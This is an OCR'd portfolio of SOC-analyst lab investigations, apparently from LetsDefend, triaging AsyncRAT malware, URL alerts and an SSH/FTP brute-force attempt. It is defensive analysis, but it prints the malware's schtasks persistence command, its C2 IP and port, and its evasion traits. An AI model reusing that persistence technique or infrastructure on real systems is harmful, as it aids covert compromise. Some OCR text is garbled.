
nothing out of the ordinary here, I’ll mark this one as a false positive.



Event Conclusion: False Positive, the URL is fine.

Identification	Containing	Eradication	Recovery
YES	NO	NO	NO

Investigation 3.4




ASYNCRAT is a type of malware known for its use in cyber espionage campaigns. Here’s a brief overview:

Overview

- ASYNCRAT is a sophisticated piece of malware often used for advanced persistent threats (APTs). Its primary purpose is to gather sensitive information and perform espionage activities.

Action is allowed, I’ll contain host and begin investiagtion, starting with the hash and command line.



Risk Assessment

Spyware	Found a string that may be used as part of an injection method
Persistence	Schedules a task to be executed at a specific time and date
	Spawns a lot of processes
Fingerprint	Queries kernel debugger information
	Queries process information
	Queries sensitive IE security settings
	Queries the display settings of system associated file extensions
Evasive	Contains ability to terminate a process
	Found a reference to a WMI query string known to be used for VM detection
	Possibly checks for the presence of a forensics/monitoring tool
Network Behavior	Contacts 1 host. View all details

Contacted Hosts

Download Contacted Hosts (CSV)


IP Address	Port/Protocol
147.185.221.19 OSINT	22240 TCP

Connects to host 147.185.221.19

Analysed 6 processes in total (System Resource Monitor).

- Client.exe (PID: 4236) 15/17
  - cmd.exe /c schtasks /create /f /sc onlogon /rl highest /tn "new" /tr '"%APPDATA%\new.exe"' & exit (PID: 4992)
    - schtasks.exe schtasks /create /f /sc onlogon /rl highest /tn "new" /tr '"%APPDATA%\new.exe"' (PID: 5760)
  - cmd.exe /c ""%TEMP%\tmp509F.tmp.bat"" (PID: 688)
    - timeout.exe timeout 3 (PID: 4100)
    - new.exe (PID: 5148) 15/17

Logged Script Calls	Logged Stdout	Extracted Streams	Memory Dumps
Reduced Monitoring	Network Activityy	Network Error	Multiscan Match




- `cmd.exe` creates a scheduled task to run `new.exe` on logon with high privileges.
- `schtasks.exe` sets up this task.
- `cmd.exe` runs a batch file from the temporary directory.
- `timeout.exe` introduces a brief delay.
- `new.exe` is scheduled to run at startup.

These behaviors are typical of malware attempting to establish persistence and execute additional malicious actions.

Checking the proxy logs we can see the client file being downloaded

Field	Value
Type	Proxy
Source Address	172.16.17.182
Source Port	25423
Destination Address	52.219.106.18
Destination Port	443
Time	Apr, 08, 2024, 09:12 AM
Date	2024-04-08 10:02:14
Device Action	Allowed
User	LetsDefend
URL	https://files-ld.s3.us-east-2.amazonaws.com/client.zip


Next I’ll check eddies endpoint logs



The repeated execution of a batch file from a temporary directory and the registry query suggest suspicious activity, particularly if these actions were not expected or initiated by a user. It's advisable to:

- Inspect the contents of `tmp16F5.tmp.bat`.
- Check if `silcollector.cmd` is a legitimate tool or if its use is unexpected.
- Run a full system scan to ensure no malware is present.

Overall, these actions are consistent with behavior seen in malware or potentially unwanted programs.




Event Conclusion: True Positive APT Ratspyware detected

Identification	Containing	Eradication	Recovery
YES	YES	YES	YES


Isolate all infected machines, backup all evidence and start eradication, clean all infected machines and restore to last good known backups, block malicious c2 address, teach users about the dangers of phishing and how to avoid clicking on links after this incident.

Investigation 3.5



First glance, mark used phone and requested an T.I URL

I'll start by checking the Requested URL




Lets check the destination address

Field	Value
type	Proxy
source_address	10.15.15.12
source_port	46234
destination_address	67.199.248.10
destination_port	443
time	Mar, 07, 2021, 05:47 PM
Raw Log	
Request URL	https://bit.ly/TAPSCAN

There are no endpoint logs for marks phone, let's defend threat intel shows spam tag on this destination hostname

Looks like a false positive. Mark requested a T.I lets




Event Conclusion: False Positive APT T.I URL request

Identification	Containing	Eradication	Recovery
YES	NO	NO	NO

Alert tuning might be needed here

Investigation 3.6





Medium	Mar, 07, 2021, 05:09 PM	SOC135 - Multiple FTP Connection Attempt	72

EventID :	72
Event Time :	Mar, 07, 2021, 05:09 PM
Rule :	SOC135 - Multiple FTP Connection Attempt
Level :	Security Analyst
Source Address :	42.192.84.19
Source Hostname :	Anonymous
Destination Address :	172.16.20.4
Destination Hostname :	gitServer
Username :	www-data
Request URL :	http://172.16.20.4/ftp/webUI.php
User Agent :	Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.88 Safari/537.36
Device Action :	Allowed

First glance, an unknown outside source has tried multiple FTP connection attempts to the gitServer, the action was allowed.

First I'll check the source address.





Informative

General

- Contacts server
- Creates mutants
- Drops files marked as clean
- References JavaScript(s)

Installation/Persistence

- Dropped files

Network Related

- Found potential URL in binary/memory

SSH login attempts (SSH bruteforce attack). If you need more data for the IP address, give me a shou ...
show more

Brute-Force SSH

Mar 29 08:13:22 localhost sshd[2664]: Failed password for root from 42.192.84.19 port 37164 ssh2<br ...
show more

Brute-Force SSH

Mar 29 07:42:55 localhost sshd[1621]: Failed password for root from 42.192.84.19 port 59274 ssh2<br ...
show more


Brute-Force SSH

Mar 29 07:13:27 localhost sshd[361]: Failed password f

Brute-Force


We can see that the source IP is malicious

Lets examine requested URL



The request is being made to access a PHP script called webUI.php on a server within a private network at the IP address 172.16.20.4.


Next I'll check the proxy logs for the malicious IP



We can see common passwords being used to try and brute force, they're all rejected.

Next I'll check the gitServer Proxy/Firewall logs and endpoint logs.

Nothing out of the ordinary in these log sources, a failed bruteforce attack.



Event Conclusion: True positive Brute Force Attack (Rejected)

Identification,	Containing,	Eradication,	Recovery
YES	NO	NO	NO

The action was rejected, the malicious IP address has been blocked, and unnecessary open ports and services need to be closed.


Investigation 3.7

High Feb, 22, 2021, 08:36 PM SOC102 - Proxy - Suspicious URL Detected

EventID :	66
Event Time :	Feb, 22, 2021, 08:36 PM
Rule :	SOC102 - Proxy - Suspicious URL Detected
Level :	Security Analyst
Source Address :	172.16.17.150
Source Hostname :	ChanProd
Destination Address :	35.173.160.135
Destination Hostname :	threatpost.com
Username :	Chan
Request URL :	https://threatpost.com/malformed-url-prefix-phishing-attacks-spike-6000/164132/
User Agent :	Mozilla - Windows
Device Action :	Allowed

First glance, possible false positive? Looks like a legit URL request from a security analyst.


I'll start with checking the URL and Destination address/hostname



Input	Threat level
https://threatpost.com/malformed-url-prefix-phishing-attacks-spike-6000/164132/	no specific threat
https://threatpost.com/malformed-url-prefix-phishing-attacks-spike-6000/164132/	no specific threat
https://threatpost.com/malformed-url-prefix-phishing-attacks-spike-6000/164132/	

Looks clean, I'll check the source address Proxy/Firewall logs & Endpoint logs to check if anything suspicious happened.

